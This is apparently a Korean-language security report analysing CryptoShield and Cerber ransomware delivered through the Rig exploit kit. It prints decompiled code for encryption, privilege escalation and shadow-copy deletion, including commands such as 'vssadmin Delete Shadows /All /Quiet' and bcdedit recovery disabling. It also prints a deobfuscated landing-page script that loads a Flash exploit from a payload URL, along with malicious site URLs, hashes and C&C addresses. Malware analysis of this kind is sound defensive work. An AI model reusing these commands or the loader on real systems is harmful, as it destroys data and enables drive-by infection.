        sub_403A10(v7, *v5, v10);
        if ( CryptEncrypt(phKey, 0, 1, 0, v8, &v10, pdwDataLen) )
        {
          GlobalFree(*v5);
          *(_DWORD *)a4 = v10;
          *v5 = v8;
          v4 = 1;
        }
```

〈그림 11. 파일 암호화〉

서버 연결이 성공 했을 때는 이전 CryptGenKey로 생성한 값을 이용하여 해쉬 값을 구한다.
서버 연결이 되지 않았을 때는 내부에 별도로 존재하는 데이터를 이용한다.

```
sub_401130((unsigned int *)&String1); // rot13
v6 = sub_402C40();
v7 = sub_402BB0();
wsprintfW(&String, L"%s%s.[r_sp@india.com].ID[%08X%08X].%s", &word_40C0A0, &String1, v7, v6, L"CRYPTOSHIELD.");
v8 = lstrlenW(&String);
CharUpperBuffW(&String, v8);
v3 = CreateFileW(&String, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
if ( v3 != (HANDLE)-1 )
{
  NumberOfBytesWritten = 0;
  if ( WriteFile(v3, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) == 1 )
  {
    CloseHandle(v3);
    GlobalFree((HGLOBAL)lpBuffer);
    DeleteFileW(&FileName);
  }
}
```

〈그림 12. 파일이름 변경〉

파일 암호화 방식은 기존파일은 데이터를 읽은 후 삭제하고 새로운 파일이름으로 다시 생성하는 방식이며
파일 이름은 ROT13 을 사용하고 있다.

[파일 이름]
기존 이름 ROT13 암호화 + .[r_sp@india.com] + .ID + .CRYPTOSHIELD.

기존 이름을 ROT 13을 사용하여 암호화 후 복호화 요청 메일 계정과 서버로 전송한 시스템 ID 값을 붙이고
확장자는 .CRYPTOSHIELD.로 한다.

10) 감염 여부 확인 파일 생성 및 key 데이터 저장 파일 삭제

```
NumberOfBytesWritten = 0;
SHGetSpecialFolderPathW(0, &pszPath, 26, 0);
wsprintfW(&FileName, L"%%%%?%%%s%%FFAE0118CDA2.tmpfsp", &pszPath);
v0 = CreateFileW(&FileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
v1 = v0;
if ( v0 != (HANDLE)-1 )
{
  SetFilePointer(v0, 0, 0, 2u);
  v2 = lstrlenA("AFEE16BC");
  WriteFile(v1, "AFEE16BC", v2, &NumberOfBytesWritten, 0);
  FlushFileBuffers(v1);
  CloseHandle(v1);
}
SHGetSpecialFolderPathW(0, &v5, 26, 0);
wsprintfW(&v8, L"%%%%%?%%%s%%%Microsoft Help%%Temp%%%MSVSCCv90.hxntmp", &v5);
DeleteFileW(&v8);
DeleteFileW(&v8);
sub_401E50();                                   // CryptGenKey
DeleteFileW(&v8);
DeleteFileW(&v8);
sub_401E50();                                   // CryptGenKey
DeleteFileW(&v8);
return DeleteFileW(&v8);
```

〈그림 13. 감염 여부 확인 파일 생성 및 key 데이터 저장 파일 삭제 〉

파일 암호화를 완료하면 해당 시스템이 한번 감염되었던 것을 확인하기 위하여
파일에 아래의 문자열을 기입한다. 재실행시 해당 문자열이 확인되면 암호화는 진행되지 않는다.

C:\Users\Administrator\AppData\Roaming\FFAE0118CDA2.tmpfsp
→ “AFEE16BC” 문자열 기입

암호화에 사용된 데이터를 시스템에 남겨놓지 않기 위하여 아래 파일 삭제를 시도한다.
삭제가 되지 않았을 때를 대비하여 새로운 랜덤 키를 생성하여 덮어쓴 후 파일삭제를 반복한다.

C:\Users\Administrator\AppData\Roaming\microsoft Help\Temp\MSVSCCv90.hxntmp

11) 감염 시스템 버전 확인

```
    v8 = sub_4031C0();                          // GetVersionExW
    if ( v8 == 9 || v8 == 7 || v8 == 8 || v8 == 6 || v8 == 4 )// Windows Vista ~ Windows 10
    {
      sub_403090();
      if ( sub_402FB0() != 12288 )
LABEL_3:
        ExitProcess(0);
      sub_402ED0();
    }
    sub_403660();
    ExitProcess(0);
```

〈그림 14. 시스템 버전 확인〉


감염 시스템의 버전을 확인하여 Windows Vista 이상에서만 권한 상승 및 Volume Shadow 삭제를 시도한다.

12) 권한 상승

```
result = sub_402FB0();                          // Integrity Level check
if ( result != 12288 )                          // SECURITY_MANDATORY_HIGH_RID
{
  v1 = GetForegroundWindow();
  MessageBoxW(
    v1,
    L"The instruction at 0xe9c71f6c referenced memory at 0x0000000C. The momory could not be read.WnWnClick on Yes in the
    L"explorer.exe - Application Error",
    0x10u);
  for ( result = GetModuleFileNameW(0, &Filename, 0x104u); result; result = GetModuleFileNameW(0, &Filename, 0x104u) )
  {
    sub_404330(&v5, 0, 260);
    wsprintfW(&v5, L"process call create W"%sW"", &Filename);
    sub_404330(&pExecInfo, 0, 60);
    pExecInfo.cbSize = 60;
    pExecInfo.lpVerb = L"runas";
    pExecInfo.lpFile = L"wmic";
    pExecInfo.lpParameters = &v5;
    pExecInfo.hwnd = GetForegroundWindow();
    pExecInfo.nShow = 0;
    result = ShellExecuteExW(&pExecInfo);
```

〈그림 15. 권한 상승〉

프로세스의 Integrity Level을 확인하여 High Level(SECURITY_MANDATORY_HIGH_RID)이 아니면
아래와 같은 가짜 경고창을 표시하고 관리자 권한으로 권한 상승을 시도한다.



〈그림 16. 가짜 경고창〉


13) Volume Shadow 삭제

```
ShellExecuteW(0, 0, L"cmd", L"/C vssadmin.exe Delete Shadows /All /Quiet", 0, 0);
ShellExecuteW(0, 0, L"cmd", L"/C bcdedit /set {default} recoveryenabled No", 0, 0);
ShellExecuteW(0, 0, L"cmd", L"/C bcdedit /set {default} bootstatuspolicy ignoreallfailures", 0, 0);
ShellExecuteW(0, 0, L"cmd", L"/C net stop vss", 0, 0);
v0 = 0;
do
{
  wsprintfW(&Parameters, L"/C vssadmin Delete Shadows /For=%c: /All /Quiet ", (unsigned __int16)(90 - v0));
  ShellExecuteW(0, 0, L"cmd", &Parameters, 0, 0);
  ++v0;
}
while ( v0 < 26 );
return ShellExecuteW(0, 0, L"cmd", L"/C net stop vss", 0, 0);
```

〈그림 17. Windows Volume Shadow 삭제〉

관리자 권한으로 권한 상승이 이루어지면 Volume Shadow 를 삭제하여 윈도우 복구 무력화를 시도한다.
삭제가 완료되면 Volume Shadow 서비스를 중지 시킨다.


14) 랜섬노트 실행



〈그림 18. CryptShield 랜섬노트〉

모든 악성 행위를 마치면 HTML 파일의 랜섬노트를 실행시키고, 악성코드는 종료된다.
다른 랜섬웨어 같이 별도의 결제 페이지는 존재하지 않으며 이메일을 통해서만 복호화를 요청 할 수 있다.

2. 동작 흐름도



〈그림 19. 동작 흐름도〉

3. 결론

Rig Exploit Kit은 국내외에서 악성코드를 유포하는데 활발히 이용되고 있다.
자동화 분석 장비 등의 보안 장비를 우회하기 위해 지속적으로 업데이트 되고 있다.
CryptoShield 랜섬웨어는 1200여개의 확장자를 포함하는 파일에 암호화를 수행한다.
암호화가 끝나면 볼륨 쉐도우 복사본을 지워 윈도우 복원을 불가능하게 한다.
비용 지불은 유포자의 이메일을 통해서만 연락이 가능하다.
현재 암호화된 파일을 완벽히 복구할 수 있는 방법은 없다. 예방이 가장 중요하다.
예방 방법으로는 어플리케이션 최신 업데이트, 데이터 백업, 공유폴더관리 등이 있다.
특히 Exploit Kit을 이용하기 때문에 이러한 Exploit Kit이 삽입된 웹 사이트를 먼저 탐지하여
해당 사이트 접속을 차단하는 방법이 가장 효과적인 예방 방법으로 판단된다.

2016.12

Cerber 랜섬웨어 (Rig EK)

1. 개 요

1.1. 배 경

최근 Rig Exploit Kit(이하 EK) 을 이용하여 **Cerber 랜섬웨어의 유포**가 증가하고 있다.
Rig EK는 한동안 활동을 하지 않다가 최근 악성코드 유포에 사용되고 있다.
최근에는 랜섬웨어 유포에 많이 사용되고 있으며, Cerber 랜섬웨어도 이에 해당한다.
Cerber 랜섬웨어는 온라인에서 판매되어 활동적으로 이용되고 있다.
멀버타이징(Malvertising) 방식을 이용해 배포되고 있으며, 최근에는 Rig EK를 사용하고 있다.
최근 사회이슈를 미끼로 해외해커의 Cerber 랜섬웨어 유포 사례도 발견되고 있다.
관련하여 유포경로와 동작방식을 분석하여 예방 및 대응방안을 마련해보도록 한다.


1.2. 파일정보

Name	Rig landing.html (가칭)
Type	HTML 파일
Behavior	Rig exploit kit landing page
SHA-256	30ede8f0e7cdc20a0ee9dacbe9e841fafefd7bff802a05a8b99faea6a762ac1d
Description	exploit.swf(가칭) 실행하여 payload 다운로드

Name	payload.exe (가칭)
Type	Windows 실행 파일
Behavior	Ransomware
SHA-256	381be1dea78cb8cc870c12fd7f77c6e205222f82ff3e2677bcf4f0b9f821bfba
Description	Cerber Ransomware

Name	BgWorker.dll
Type	Windows 라이브러리
Behavior	Code injector
SHA-256	6e9859f32f9e5115a9ca0ab06ac3704a025c4fe94f58485e8bae24a151ab5e52
Description	Cerber Ransomeware 복호화 후 실행

1.3. 유포방식



〈그림 1. 유포 방식〉

[RIG EK 탐지 사례]


No.	URL	Exploit Kit
1	http://assets.kunsthalle.com/	RIG
2	http://duunni.com/	RIG
3	http://worldsblogs.com/	RIG
4	http://mrnikoy2.eadulthost.com/	RIG
5	http://www.latexfetishsex.com/	RIG
6	http://www.roozvideo.com/	RIG
7	http://wetstage.com/	RIG
8	http://ls2011.quezz.com/	RIG
9	http://www.myokyawhtun.com/	RIG

2. 상세 분석

2.1. Rig Exploit Kit

1. 손상된 웹 페이지

공개된 웹 사이트에 악성 JavaScript 코드를 삽입하여 해당 사이트에 접속할 경우 Rig EK 랜딩 페이지까지 Redirection 된다.



〈그림 2. iframe tag 삽입〉

[그림 2]과 같이 iframe tag를 삽입하여 Redirection을 발생시키는 방식을 사용한다.

2. 랜딩 페이지

〈그림 3. Rig EK 랜딩 페이지〉

iframe tag에 의해서 Redirection되는 Rig EK의 랜딩 페이지는 난독화되어 있으므로 난독화 해제 또는 스크립트 실행 전에는 직관적으로 동작을 파악하기 어렵다.

```
    function flash_run(fu, fd) {
        var f_use = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess=always width="11" height="11">';
        f_use = f_use + '<param name="movie" value="' + fu + '" />';
        f_use = f_use + '<param name="play" value="true"/>';
        f_use = f_use + '<param name=FlashVars value="iddqd=' + fd + '" />';
        f_use = f_use + '<!--[if !IE]>-->';
        f_use = f_use + '<object type="application/x-shockwave-flash" data="' + fu + '" allowScriptAccess=always width="11" height="11">';
        f_use = f_use + '<param name="movie" value="' + fu + '" />';
        f_use = f_use + '<param name="play" value="true"/>';
        f_use = f_use + '<param name=FlashVars value="iddqd=' + fd + '" />';
        f_use = f_use + '<!--<![endif]-->';
        f_use = f_use + '<!--[if !IE]>--></object><!--<![endif]-->';
        f_use = f_use + '</object>';

        var gffd = document.createElement("div");
        gffd.innerHTML = f_use;
        document.body.appendChild(gffd);
    }

    flash_run("
    http://free.freedomleathersusa.com/?sourceid=mozilla&q=wXzQMvXcJwOQDobGMvrESLtCNknQA0KK2If2_dqyEoH9e2nihNzUSkr36B2aCm2&es_sm=119&ie=Windows-1252&aqs=mozilla.110z62.406a8q9&oq=D8Pt4KORVNAbqjxDTewVhzodVUwlB86i8iUWBzEXIhclW_xPZUQNM_5qXF4F4nws", sxcvsasd("
    http://free.freedomleathersusa.com/?oq=D8KYoe7dZOAPq2BaAewUzlYpcAQqX9vup2kPQmkKZ1cOEqRG9aQtB-5elSbZ72w&q=znjQMvXcJwOQDoTGMvrESLtEMUfQA0KK2OH_76-yEoH9JHT1vrDUSkrttqWCelu&aqs=msie.89x68.406x5i6&sourceid=msie&es_sm=146&ie=UTF-8", "gexywoaxor"));
</script>
```

〈그림 4. 난독화 해제〉

난독화를 해제하여 스크립트 코드를 보면 payload URL을 파라미터로 사용하여
플래시 파일을 실행하는 object 태그가 추가된 것을 확인 할 수 있다.
해당 플래시 파일이 실행되면 접속자의 시스템에서 취약점을 발생시켜
payload를 Drive-by download 방식으로 다운로드 하여 실행시킨다.

2.2. Cerber 랜섬웨어

Rig EK에 의해서 유포되는 악성코드이다. PC 내부파일을 암호화하고 결제를 요구한다.
정상적인 웹 사이트를 이용하는 멀버타이징 방식을 사용한다.
텍스트 음성변환(Text To Speech)기능을 사용하여
목소리로 사용자에게 암호화 사실을 알려주는 것이 특징이다.

1. payload.exe(가칭)

배포파일은 NSIS 인스톨러로, 실행시 아래경로에 압축되어 있던 파일들이 드랍된다.

[Drop File]

- C:\Users\Administrator\AppData\Local\Temp\BgWorker.dll
- C:\Users\Administrator\AppData\Local\Temp\nsh53EC.tmp\System.dll
- C:\Users\Administrator\AppData\Local\Temp\Thiophene.sed
- C:\Users\Administrator\AppData\Local\Temp\subconsciousness.bil

[주요 동작]

1) 내부에 압축된 파일을 드랍한다.
2) BgWorker.dll을 로드하여 내부 함수를 호출한다.


[BgWorker.dll 내부 함수 동작]

1) Thiophene.sed를 읽어서 내부의 data를 복호화하여 사용할 API를 저장한다.

```
0017B1D3 2D D3 5C AF 2A 3E A1 4E 4E EA 13 C0 21 98 AE 02 -??>쐥N??삽┐
0017B1E3 43 72 65 61 74 65 50 72 6F 63 65 73 73 41 0A 4E CreateProcessA.N
0017B1F3 74 55 6E 6D 61 70 56 69 65 77 4F 66 53 65 63 74 tUnmapViewOfSect
0017B203 69 6F 6E 0A 56 69 72 74 75 61 6C 41 6C 6C 6F 63 ion.VirtualAlloc
0017B213 45 78 0A 56 69 72 74 75 61 6C 41 6C 6C 6F 63 0A Ex.VirtualAlloc.
0017B223 57 72 69 74 65 50 72 6F 63 65 73 73 4D 65 6D 6F WriteProcessMemo
0017B233 72 79 0A 47 65 74 54 68 72 65 61 64 43 6F 6E 74 ry.GetThreadCont
0017B243 65 78 74 0A 53 65 74 54 68 72 65 61 64 43 6F 6E ext.SetThreadCon
0017B253 74 65 78 74 0A 52 65 73 75 6D 65 54 68 72 65 61 text.ResumeThrea
0017B263 64 0A 47 65 74 46 69 6C 65 53 69 7A 65 0A 52 65 d.GetFileSize.Re
0017B273 61 64 50 72 6F 63 65 73 73 4D 65 6D 6F 72 79 0A adProcessMemory.
0017B283 6E 74 64 6C 6C 2E 64 6C 6C 0A 4C 6F 63 61 6C 41 ntdll.dll.LocalA
0017B293 6C 6C 6F 63 0A 53 6C 65 65 70 0A 47 65 74 4D 6F lloc.Sleep.GetMo
0017B2A3 64 75 6C 65 46 69 6C 65 4E 61 6D 65 41 0A 47 65 duleFileNameA.Ge
0017B2B3 74 43 75 72 73 6F 72 50 6F 73 0A 4E 74 52 65 73 tCursorPos.NtRes
0017B2C3 75 6D 65 54 68 72 65 61 64 0A 75 73 65 72 33 32 umeThread.user32
0017B2D3 0A 6C 73 74 72 63 61 74 41 0A 45 78 69 74 50 72 .lstrcatA.ExitPr
0017B2E3 6F 63 65 73 73 0A 47 65 74 43 6F 6D 6D 61 6E 64 ocess.GetCommand
0017B2F3 4C 69 6E 65 41 0A 6C 73 74 72 6C 65 6E 41 0C D9 LineA.lstrlenA.┘
0017B303 B7 79 00 3F BF AC B0 0D 5C DD 9A BC 47 8B CB 8E 룡.?연 ?₩?괄뗑
0017B313 0E 08 3A 92 26 5A FF EC EF 12 E2 D0 A3 33 67 0D ?:?Z .逸▮?g.
```


〈그림 5. API Name 복호화〉

2) Thiophene.sed의 일부 data를 복호화하여 PE 실행 파일을 내부리소스에 저장한다.



〈그림 6. PE 실행 파일 복호화〉

3) 자기 자신을 자식 프로세스로 실행하고, 복호화한 PE 실행파일을 메모리에 삽입 후 스레드를 실행 시킨다.



〈그림 7. Cerber 랜섬웨어 실행〉

2. Cerber_ransom.exe(가칭)


BgWorker.dll에 의해서 메모리에 삽입되어 실행된 프로세스이다.
실제 악성행위는 해당 프로세스에서 동작한다. 주요 동작은 아래와 같다.

[주요 동작]
1) 리소스에 존재하는 RSA 공개키 및 동작에 필요한 Data 복호화

```
v4 = this;
result = dword_414C2C;                          // 1587Dh
if ( dword_414C2C )
{
  v2 = 0;
  v3 = sub_40665D(&unk_414C20, &unk_414C30, dword_414C2C);// return *config data
  if ( v3 )
  {
    v2 = sub_40F47E(dword_414C2C, v3, (int)&v4);
    sub_405CD9(v3);
  }
  result = v2;
}
return result;
```

〈그림 8. RSA 공개키 & Data 복호화〉

복호화 과정을 거쳐 RSA 공개키를 복구한다.
아래 [그림 9]와 같이 json 형식의 RSA 공개키가 포함된 데이터가 리소스에 저장된다.
데이터에는 RSA 공개키와 C&C 정보, 차단프로세스리스트, 파일암호화대상과 제외대상,
README.hta 파일본체, 기타옵션설정 등이 저장되어 있다.



〈그림 9. RSA 공개키 & 설정 Data 복호화〉

〈그림 10. RSA 공개키 및 기타 데이터〉

2) PC Hardware ID 값을 저장한다.

```
v0 = (const WCHAR *)sub_408372(&unk_412684, 0xBu, -27);// MachineGuid
v1 = (const WCHAR *)sub_408372(&unk_412690, 0x1Fu, -121);// SOFTWARE\Microsoft\Cryptography
v2 = sub_405914(v1, v0, (int)&v15);           // RegQueryValueEx
v3 = (const WCHAR *)v2;
v15 = v2;
```

〈그림 11. PC Hardware ID〉

Hardware ID 값 일부를 암호화 과정에서 암호화된 파일의 확장자로 사용하게 된다.

3) RSA 공개키 복호화 및 Import


```
if ( (unsigned __int8)sub_4022EB() )          // CryptAcquireContextW
{
  v1 = (const CHAR *)sub_407F99(&unk_41212C, 0x11u, -10, 0);// global_public_key
  v2 = sub_40F2A2(a1, v1);
  v3 = sub_40F3C5(v2);                        // Get global_public_key
  v4 = Decode_base64_sub_408AB4(v3, 0);       // decode base64
  if ( v4 )
  {
    v9 = 0;
    v5 = Decode_base64_sub_408AB4(v4, (int)&v9);
    if ( v5 )
    {
      hMem = 0;
      v7 = 0;
      if ( CryptDecodeObjectEx(65537, 8, v5, v9, 0x8000, 0, &hMem, &v7) )
      {
        sub_4020D8((int)hMem, (int)&v8);      // CryptImportPublicKeyInfo
        LocalFree(hMem);
      }
```

〈그림 12. RSA 공개키 복호화 및 Import〉

공개키를 Base64로 복호화 후 획득한 CSP 핸들에 Import 한다.

4) UDP 패킷 전송

Cerber는 별도 네트워크 연결없이 파일 암호화를 수행할 수 있지만
감염시스템에 대한 통계를 목적으로 데이터전송을 시도한다.
해당 시스템의 ID 값을 UDP로 전송하며, 설정 데이터에 미리 정의되어 있는 서버 대역과 포트를 사용한다.



〈그림 13. C&C 서버 정보〉

아래 [그림 14]와 같이 해당 네트워크 대역의 모든 IP에 UDP 패킷 전송을 시도한다.

서버 IP : 194.165.16.1~194.165.19.254

No.	Time	Source	Destination	Protocol	Length	Info
101	17.6209030	192.168.215.129	194.165.16.0	UDP	52	Source port: 64899 Destination port: 6892
102	17.6210250	192.168.215.129	194.165.16.1	UDP	52	Source port: 64899 Destination port: 6892
103	17.6211110	192.168.215.129	194.165.16.2	UDP	52	Source port: 64899 Destination port: 6892
104	17.6211910	192.168.215.129	194.165.16.3	UDP	52	Source port: 64899 Destination port: 6892
105	17.6212670	192.168.215.129	194.165.16.4	UDP	52	Source port: 64899 Destination port: 6892
106	17.6213840	192.168.215.129	194.165.16.5	UDP	52	Source port: 64899 Destination port: 6892

〈그림 14. UDP 패킷 전송〉

5) Windows Volume Shadow 삭제
감염 동작 중에 Windows Volume Shadow 를 삭제하여 시스템에서 이전 시점으로 복구가 불가능 하도록 만든다.

```
00404086   53            PUSH EBX
00404087   8D4D F4       LEA ECX,DWORD PTR SS:[EBP-C]
0040408A   51            PUSH ECX
0040408B   50            PUSH EAX
0040408C   FF75 FC       PUSH DWORD PTR SS:[EBP-4]      buffer = "C:\WINDOWS\system32\wbem\wmic.exe shadowcopy delete"
0040408F   FF75 0C       PUSH DWORD PTR SS:[EBP+C]      hFile = cmd.exe
00404092   FF15 F0114100 CALL DWORD PTR DS:[4111F0]     kernel32.WriteFile
```

〈그림 15. Volume Shadow 삭제〉

복호화한 설정 데이터의 값을 참조하여 Volume Shadow를 삭제하도록 설정되어 있으면 삭제를 진행한다.
WMIC를 이용하며, 프로세스 체크를 하여 삭제완료까지 대기했다가 다음 동작으로 넘어간다.

6) 파일 검색 및 암호화
시스템 내의 파일을 검색하고, 검색된 파일들에 대해서 암호화를 진행한다.

```
  do
  {
    if ( (1 << v4) & v3 )
    {
      RootPathName = v4 + 65;
      v13 = 58;
      v14 = 0;
      v5 = sub_405200(&RootPathName);         // GetDriveType
      if ( (unsigned int)v5 >= 2 && ((unsigned int)v5 <= 3 || v5 == 6) )// 2(DRIVE_REMOVABLE), 3(DRIVE_FIXED), 6(dRIVE_RAMDISK) = TRUE
        sub_405537((int)&RootPathName, (int)&v8);// Find File
    }
    ++v4;
  }
  while ( v4 < 26 );
  if ( BYTE3(dword_42E41C) )
